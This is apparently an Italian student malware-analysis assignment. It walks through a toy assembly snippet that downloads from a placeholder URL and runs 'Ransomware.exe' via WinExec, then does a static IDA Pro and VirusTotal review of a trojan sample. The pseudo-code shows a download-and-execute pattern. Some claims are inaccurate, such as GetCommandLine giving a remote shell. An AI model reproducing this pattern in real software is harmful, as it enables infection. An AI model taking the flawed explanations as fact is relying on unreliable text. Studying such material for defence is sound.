

Epicode Unit 3 Week 3

Malware Analysis Project

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 004010A0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- 1) Come si può notare dagli screen riportati sopra, il codice in questione presenta due salti condizionali. Il primo, alla locazione di memoria 0040105B, non viene eseguito nella condizione specifica in quanto il valore contenuto nel registro EAX è 5.

Infatti, visto il comando `cmp` (“compare”) all’istruzione 00401048, tale valore dovrà essere comparato con 5.

Risultando quindi 0 il valore di tale comparazione, mentre invece la condizione del salto prevede di eseguire quest’ultimo solo con un valore diverso da 0, in tale situazione il salto non verrà eseguito.

Il discorso risulta diverso per il secondo salto condizionale, presente all’indirizzo di memoria 00401068, poiché dopo aver incrementato di 1 il valore 10 del registro `EBX`, esso verrà confrontato con 11.

Considerando l’istruzione `compare 11=11` e $11-11=0$, e che questa volta la condizione del salto è quella di essere uguale a 0, possiamo asserire che il salto questa volta avverrà, continuando a leggere le istruzioni all’indirizzo di memoria 0040FFA0.

- 2) Di seguito una rappresentazione grafica dell’esecuzione del segmento di codice presentato dalla traccia:



- 3) Possiamo individuare nel codice fornito due chiamate di funzione:

- “`CallDownloadToFile()`” (`URLDownloadToFile`), necessaria per scaricare da internet un Malware che verrebbe poi iniettato sulla macchina, ma che nel caso specifico non viene eseguita alla luce di quanto esposto al punto 1 della traccia sul funzionamento del codice in questione;

Locazione	Istruzione	Operandi	Note
0040BBA8	<code>call</code>	<code>DownloadToFile()</code>	; pseudo funzione

- “CallWinExec()”, utilizzata per avviare il processo necessario all’esecuzione del Malware precedentemente scaricato dal web. Una volta passato infatti alla stack il registro EDX, che contiene il percorso del File, il programma potrà mandarlo in esecuzione proprio chiamando la Funzione “WinExec()”.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

- 4) Il quarto punto della traccia prevede l’analisi dei parametri passati alle funzioni ed il loro funzionamento.

Nello specifico, gli argomenti vengono passati alle funzioni di cui sopra tramite l’argomento EDI, che verrà di volta in volta inserito nel registro di memoria necessario all’esecuzione del codice.

Si può infatti notare, come nel caso della prima funzione, l’argomento EDI venga utilizzato per inserire nel registro EAX l’URL del file da scaricare sulla macchina, per poi “pushare” il registro così “compilato” in cima alla stack, pronto per essere utilizzato dalla funzione chiamata conseguentemente.

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI = www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Nel secondo caso, lo stesso argomento EDI viene nuovamente utilizzato per inserire nel registro EDX il percorso del Malware scaricato per poterlo eseguire sulla macchina infetta tramite la funzione “WinExec()”, come precedentemente anticipato.

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


Considerazioni post-analisi:

Alla luce di quanto analizzato, e soffermandosi in particolare sulle funzioni utilizzate e gli argomenti ad esse passati, si può affermare con ragionevole sicurezza che l'eseguibile in questione sia un Downloader che punta ad un Ransomware. Ne danno testimonianza, come già detto, la funzione necessaria al download di questo secondo Malware e, in questo scenario, i commenti rilevati nel codice, che ci danno un'idea chiara di cosa sia contenuto nel path passato alla funzione che eseguirà il file.

Bonus: Identificazione e Analisi con IDA Pro.



Una volta venuti a conoscenza del link potenzialmente malevolo, consapevoli che si tratti di un malware, si procede anzitutto ad Isolare la macchina che lo ha ricevuto, impostando un'apposita rete di Quarantena nella quale verrà eseguita l'analisi del file con il disassembler IDA Pro.




Come si può notare dagli screenshot del diagramma del Malware, quest'ultimo risulta essere piuttosto corposo. Si decide dunque di andare a lavorare, dopo una prima veloce lettura dei diagrammi che già presentano funzioni per noi interessanti come "GetCommandLine" e WSASStartup", sulle schede "import" e "strings" del tool per avere una visione più chiara e sintetica.

Dalla scheda "Imports" si può notare con maggiore chiarezza quali funzioni vengano utilizzate ed importate dall'eseguibile. In particolare, la mia attenzione viene colpita da:

- "LoadLibrary", notoriamente utilizzata per caricare ulteriori librerie in fase di Runtime;
- la già citata "GetCommandLine" per ottenere una Shell remota sul sistema;
- la già citata "WSASStartup", insieme anche a "WSASend", "WSARCV" e "WSACleanUp", utilizzate per lo scambio di dati da ambo i lati del socket, oltre che per l'avvio ed il reset della connessione;
- "Socket", responsabile della gestione del socket vero e proprio;
- la funzione "GetHostByName", già incontrata numerose volte e che risulta responsabile della risoluzione dei nomi di dominio in una data rete.

Di seguito gli screenshot dei dati del tool, comprese altre funzioni di interesse ai fini della nostra analisi, come anche "GetCurrentProcess".



Come ulteriore “Crosschek” si decide, come già detto, di controllare anche la scheda “Strings” per andare a verificare quali librerie vengono importate e poterle confrontare con le funzioni individuate.

Di particolare interesse per la nostra analisi, si individuano:

- KERNEL32.dll, per l’interazione con il Sistema Operativo;
- WSOCK32.dll, che riconosciamo come responsabile di import di Socket e funzioni di rete;
- WS2_32.dll, anch’essa utilizzata per la creazione e gestione dei Socket;
- ADVAPI.dll, essenziale per gestire le API e di conseguenza per l’interazione con il sistema Operativo.



Dopo quanto osservato sono piuttosto convinto che il Malware in questione sia una Backdoor, specialmente a causa della corrispondenza tra le librerie e le funzioni identificate in fase di analisi con quelle generalmente corrispondenti a questa categoria di eseguibili. Per Ulteriore dimostrazione al dipendente che ha ricevuto la mail, decido di calcolarne l’ash ed eseguire un controllo finale con VirusTotal.

Una volta avviato e passato al tool M5Deep il percorso del file scaricato, ne estrapolo l’ash, che copio su un block notes per poter eseguire il controllo su VirusTotal da una macchina differente (si ricorda che quella infetta è in Quarantena).



Come Previsto, VirusTotal non solo conferma che si tratti di un Software malevolo, ma lo classifica come Trojan. Non rimango affatto stupito da ciò, considerando che tale programma è arrivato sul PC del dipendente tramite una mail e che, come spesso accade, contiene una backdoor per la gestione da remoto della macchina sulla quale questa categoria di Malware riesce ad ottenere Persistenza spacciandosi per altri tipi di programmi o File.

The screenshot shows the VirusTotal analysis interface for a file named 'ab.exe'. At the top left, a circular badge displays a 'Community Score' of 58 out of 71. A red banner at the top states '68 security vendors and 1 sandbox flagged this file as malicious'. The file's SHA-256 hash is 'ae85bb23f0bca875dfea5b8404e89e01ab996e3bf514380fec7968c11e2a89d9'. Metadata includes a size of 72.07 KB and a last analysis date of 6 minutes ago. The file type is identified as 'EXE'. Below this, tabs for 'DETECTION', 'DETAILS', 'RELATIONS', 'BEHAVIOR', and 'COMMUNITY' are visible. The 'DETECTION' tab is active, showing a 'Popular threat label' of 'trojan.swroot/cryptz' and 'Threat categories' of 'trojan' and 'hacktool'. A table titled 'Security vendors' analysis' lists detections from various vendors, including Acronis, ALYac, Arcabit, AVG, BitDefender, and BitDefenderTheta, all identifying the file as a Trojan or suspicious. The table also includes family labels like 'Trojan.Win32.Shell.R1283' and 'GrayWare.Win32.Tampering.a'.

Security vendors' analysis	Threat categories	Family labels
Acronis (Static ML)	Suspicious	AhnLab-V3
ALYac	Trojan.CryptZ.Marte.1.Gen	Antiy-AVL
Arcabit	Trojan.CryptZ.Marte.1.Gen	Avast
AVG	Win32.SwPatch [Wrm]	Avira (no cloud)
BitDefender	Trojan.CryptZ.Marte.1.Gen	BitDefenderTheta
BitDefender	W32.FamVT.RorenNhc.Trojan	ClamAV